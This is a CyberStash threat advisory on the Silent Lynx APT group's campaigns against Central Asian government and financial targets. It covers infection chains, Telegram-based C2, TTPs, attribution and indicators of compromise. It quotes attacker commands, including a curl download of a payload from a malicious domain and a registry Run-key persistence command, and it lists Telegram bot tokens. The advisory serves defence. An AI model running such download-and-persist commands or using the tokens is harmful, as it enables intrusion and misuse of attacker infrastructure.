SECURITY ADVISORY

CYBER STASH

February, 2025

Silent Lynx: An Emerging APT Group

Context

Silent Lynx, an Advanced Persistent Threat (APT) group first identified in early 2025, has been observed orchestrating highly targeted cyber operations against government entities, financial institutions, and think tanks in Kyrgyzstan and Turkmenistan. Their reach extends beyond these borders, infiltrating organizations across Eastern Europe and other Central Asian nations, with a particular emphasis on entities engaged in economic policymaking and the banking sector.

Demonstrating a high degree of operational sophistication, Silent Lynx employs a meticulously crafted, multi-stage attack strategy. Their arsenal includes ISO-based infection chains, C++-developed loaders, obfuscated PowerShell scripts, and resilient Golang implants—each component designed to evade traditional security measures while maintaining persistent access to compromised systems. Notably, the group's reliance on Telegram bots for command-and-control (C2) operations, coupled with the strategic use of decoy documents tailored to regional interests, underscores their espionage-driven objectives within Central Asia and nations under the UN Special Programme for the Economies of Central Asia (SPECA). The complexity of these campaigns poses significant detection and mitigation challenges for targeted organizations. Given the evolving nature of Silent Lynx's tactics, CyberStash anticipates that their operations will expand to additional regions in the near future.

Mitigation

Defending against Silent Lynx APT, requires proactive measures, including:

Independent Breach Detection: Regular forensic assessments and independent detection tools identify breaches missed by traditional "advanced" Endpoint Detection and Response (EDR) defences.

Limit Adversary Attack Surface: Detect suspicious process chains (e.g., ISO -> C++ Binary -> PowerShell). Restrict PowerShell's ability to make web requests. Restrict use of *CreateProcess* API from untrusted binaries. Enforce PowerShell Constrained Language Mode to prevent script execution. Block emails containing RAR or ISO file attachments. Use application control policy to block ISO automounting or Block (via Group Policy).

Block High-Risk Traffic: Restrict traffic to high-risk infrastructure to reduce attack surface.

Technical Details

Malware Delivery
Silent Lynx employs a sophisticated multi-stage attack strategy involving different payloads and execution techniques. The attack primarily revolves around the use of ISO files, C++ loaders, PowerShell scripts, and Golang-based reverse shells to infiltrate and persist within target environments. The following sections provide a detailed breakdown of the two identified attack campaigns.

Campaign 1: C++ Loader with PowerShell Execution

Stage 1 – Malicious ISO File Execution

- The attack begins with a malicious RAR archive that contains an ISO file (e.g., 20241228_140656.iso).
- When extracted, the ISO contains a decoy PDF document and a C++-based executable that acts as a loader.
- The PDF file is displayed to the user as a distraction while the malicious binary executes in the background.

Stage 2 – Malicious C++ Loader Execution

- The C++ binary is not packed, making it easier to analyze.
- Within the executable, a large base64-encoded blob is embedded.
- This encoded blob contains a PowerShell script, which is executed using the CreateProcess API.
- The PowerShell script execution is set with -ExecutionPolicy Bypass, ensuring that any security restrictions do not prevent it from running.

Stage 3 – PowerShell-Based Command Execution and Data Exfiltration

Once decoded, the PowerShell script is found to interact with Telegram Bots for command execution and data exfiltration.

The script contains two core functions:

1. Invoke-BotCmd: Remote Command Execution

- This function executes system commands sent by the threat actor through Telegram.
- It uses Invoke-Expression to run the received command.
- The output is sent back to the attacker through the Telegram Bot API.
- If the output exceeds 4095 characters (Telegram's message limit), it is split into multiple messages.
- This enables real-time control over the compromised system.

2. Invoke-BotDownload: Data Exfiltration

- This function allows the exfiltration of files from the victim's system.
- It takes a file path as input, reads its content, and sends it to the attacker-controlled Telegram chat using a multipart form-data POST request.
- This ensures that sensitive documents, credentials, or system files can be exfiltrated without detection.

3. Continuous Execution Loop for C2 Communication

- The script continuously monitors incoming Telegram messages from the attacker.
- It can receive various commands, such as:
  - /sleep: Adjusts the execution delay.
  - /cmd: Runs system commands via Invoke-BotCmd.
  - /download: Initiates file exfiltration using Invoke-BotDownload.
- It maintains a persistent connection with the Telegram C2 infrastructure.
- The script includes error handling mechanisms, ensuring that failed API requests are retried with random sleep intervals to evade detection.

Campaign 2: Golang-Based Reverse Shell

Stage 1 – Malicious Golang Executable

- The second campaign follows a similar initial delivery method using RAR archives.
- Inside the archive, there are two files:
  - A decoy document displayed to the user.
  - A malicious Golang-based binary that establishes a reverse shell.

Stage 2 – Reverse Shell Execution and Persistence

- Upon execution, the Golang binary connects to a remote C2 server using the net.Dial package.
- If the connection fails, the malware sleeps for 0.5 seconds before retrying, ensuring continuous attempts.
- The reverse shell grants full remote access to the attacker, allowing them to execute commands and control the infected system.

Infrastructure and Threat Actor Activities

Telegram-Based Command and Control (C2)

- The Telegram bot token was hardcoded within the PowerShell script, allowing further analysis.
- The bot is configured to forward all received messages to the threat actor's Telegram chat, ensuring real-time interaction.

Threat Actor Activities on Compromised Systems

Once access is gained, the attacker performs various reconnaissance and persistence techniques:

1. System Discovery Commands

The attacker executes commands like:

- whoami → Retrieves the current user's privileges.
- ipconfig → Gathers network information.
- systeminfo → Collects OS and hardware details.

2. Downloading Additional Payloads

The attacker downloads additional malware using the command below:

```
cmd /c curl -o c:\users\public\gservice.exe hxxps://pweobmxdlboi.com/147.exe
```

This command retrieves a malicious executable (gservice.exe) and saves it in the Public directory for execution.

3. Establishing Persistence via Registry Modification

To ensure the malware launches automatically on system startup, the attacker modifies the Windows Registry:

```
REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v
WinUpTask /t REG_SZ /d c:\users\public\gservice.exe /f
```

This adds an entry to the **Run key**, ensuring that gservice.exe starts every time the user logs in.

The attacker confirms successful persistence using:

```
REG QUERY HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

The output message **"Операция успешно завершена"** ("The operation was successfully completed") indicates that the persistence mechanism is active.

Tactics, Techniques and Procedures

The following TTPs have been observed in relation to Silent Lynx APT campaign:

1. Initial Access (TA0001)

- Spear Phishing via Email (T1566.001) – Delivers malicious RAR files containing ISO images to targets via phishing emails.
- Malicious File Execution (T1204.002) – Tricking users into executing malicious C++ loaders embedded in ISO files.

2. Execution (TA0002)

- User Execution (T1204) – Relies on victims opening the decoy PDF and executing the loader.
- PowerShell Execution (T1059.001) – Uses a PowerShell script to run encoded payloads with -ExecutionPolicy Bypass.
- Windows API Execution (T1106) – Leverages CreateProcess API to spawn malicious PowerShell processes.

3. Persistence (TA0003)

- Registry Run Keys (T1547.001) – Modifies Windows Registry to execute gservice.exe on system startup.

4. Privilege Escalation (TA0004)

- Exploitation for Privilege Escalation (T1068) – Uses privilege escalation techniques to gain higher-level access.

5. Defence Evasion (TA0005)

- Obfuscated Files or Information (T1027) – Encodes scripts using Base64 to evade detection.
- Disabling Security Tools (T1562.001) – May disable Windows Defender or firewall settings to remain undetected.

6. Credential Access (TA0006)

- OS Credential Dumping (T1003) – Potential use of tools like Mimikatz to extract stored credentials.

7. Discovery (TA0007)

- System Information Discovery (T1082) – Runs whoami and ipconfig to collect system details.
- Network Service Scanning (T1046) – Identifies open ports and services running on victim machines.

8. Command and Control (TA0011)

- Application Layer Protocol (T1071.001) – Uses Telegram Bot API to send and receive commands.
- Remote Access Tools (T1219) – Deploys a Golang-based reverse shell to maintain remote access.

9. Exfiltration (TA0010)

- Automated Data Exfiltration (T1020) – Uses Invoke-BotDownload to upload files to Telegram-controlled servers.

Infection Chain Diagram



Image Source: https://www.seqrite.com/blog/silent-lynx-apt-targeting-central-asian-entities/

Cyber Threat Intelligence

Attribution analysis suggests that Silent Lynx may be a Kazakhstan-based threat actor with operational overlaps with YoroTrooper, a cyberespionage group targeting CIS nations. Their shared tooling, tactics, and targets indicate possible resource sharing, coordination, or a common sponsor.

Geopolitical & Strategic Context

Kazakhstan's position between Russia, China, and Western economies makes it a prime target for cyber operations focused on political espionage, financial intelligence, and regional security monitoring. Silent Lynx's targeting of government and financial entities in Kyrgyzstan and beyond suggests broader intelligence-gathering efforts, potentially linked to:

- Sanctions circumvention monitoring related to Russia.
- Belt and Road Initiative (BRI) oversight and economic surveillance.
- State-aligned cyber operations aimed at influencing regional dynamics.

References

IOCs:

File Hashes (SHA-256)

Type	Filename	SHA-256
EXE	147.exe	efb700681713cd50a2addd1fea6b7ee80c084467d3e87668688b9f06642062ba
EXE	Xerox_Scan17510875802718752175.exe	e6f76a73180b4f2947764f4de57b52d037b482ece1a88dab9d3290e76be8c098
EXE	14789.exe	3560660162f2268d52b69382c78192667a7eee5796d77418a8609b2f1709f834
EXE	resocks.exe	297d1afa309cdf0c84f04994ffd59ee1e1175377c1a0a561eb25869909812c9c
ISO	20241228_140656.iso	c045344b23fc245f35a0ff4a6d6fa744d580cde45c8cd0849153dee7dce1d80c
EXE	Приложение №14-214-14-12-5-15docx	1b76931775aa4de29df27a9de764b22f17ca117d6e5ae184f4ef617c970fc007
EXE	sokcs.exe	66294c9925ad454d5640f4fe753da9e7d6742f60b093ed97be88fcdd47b04445
EXE	udadd.exe	99c6017c8658faf678f1b171c8eb5d5fa7e7d08e0a0901b984a8e3e1fab565cd

Malicious Domains, IP Addresses and Telegram Addresses

pweobmxdlboi[.]com, document.hometowncity[.]cloud, mailboxdownload[.]com, api.telegram.org/bot<bot_token>, Pweobmxdlboi(.)com, 185.122.171(.)22, hxxps[:]//api[.]telegram[.]org/bot8171872935:AAHLoudjpHz1bxA26bV5wPuOEL3LOHEl6Qk, hxxps[:]//api[.]telegram[.]org/bot7898508392:AAF5FPbJ1jlPQfqCIGnx-zNdw2R5tF_Xxt0

Public Intelligence:

- https://otx.alienvault.com/pulse/678f8a672c239e5b6aaaf1bf
- https://thehackernews.com/2025/02/silent-lynx-using-powershell-golang-and.html
- https://www.seqrite.com/blog/silent-lynx-apt-targeting-central-asian-entities/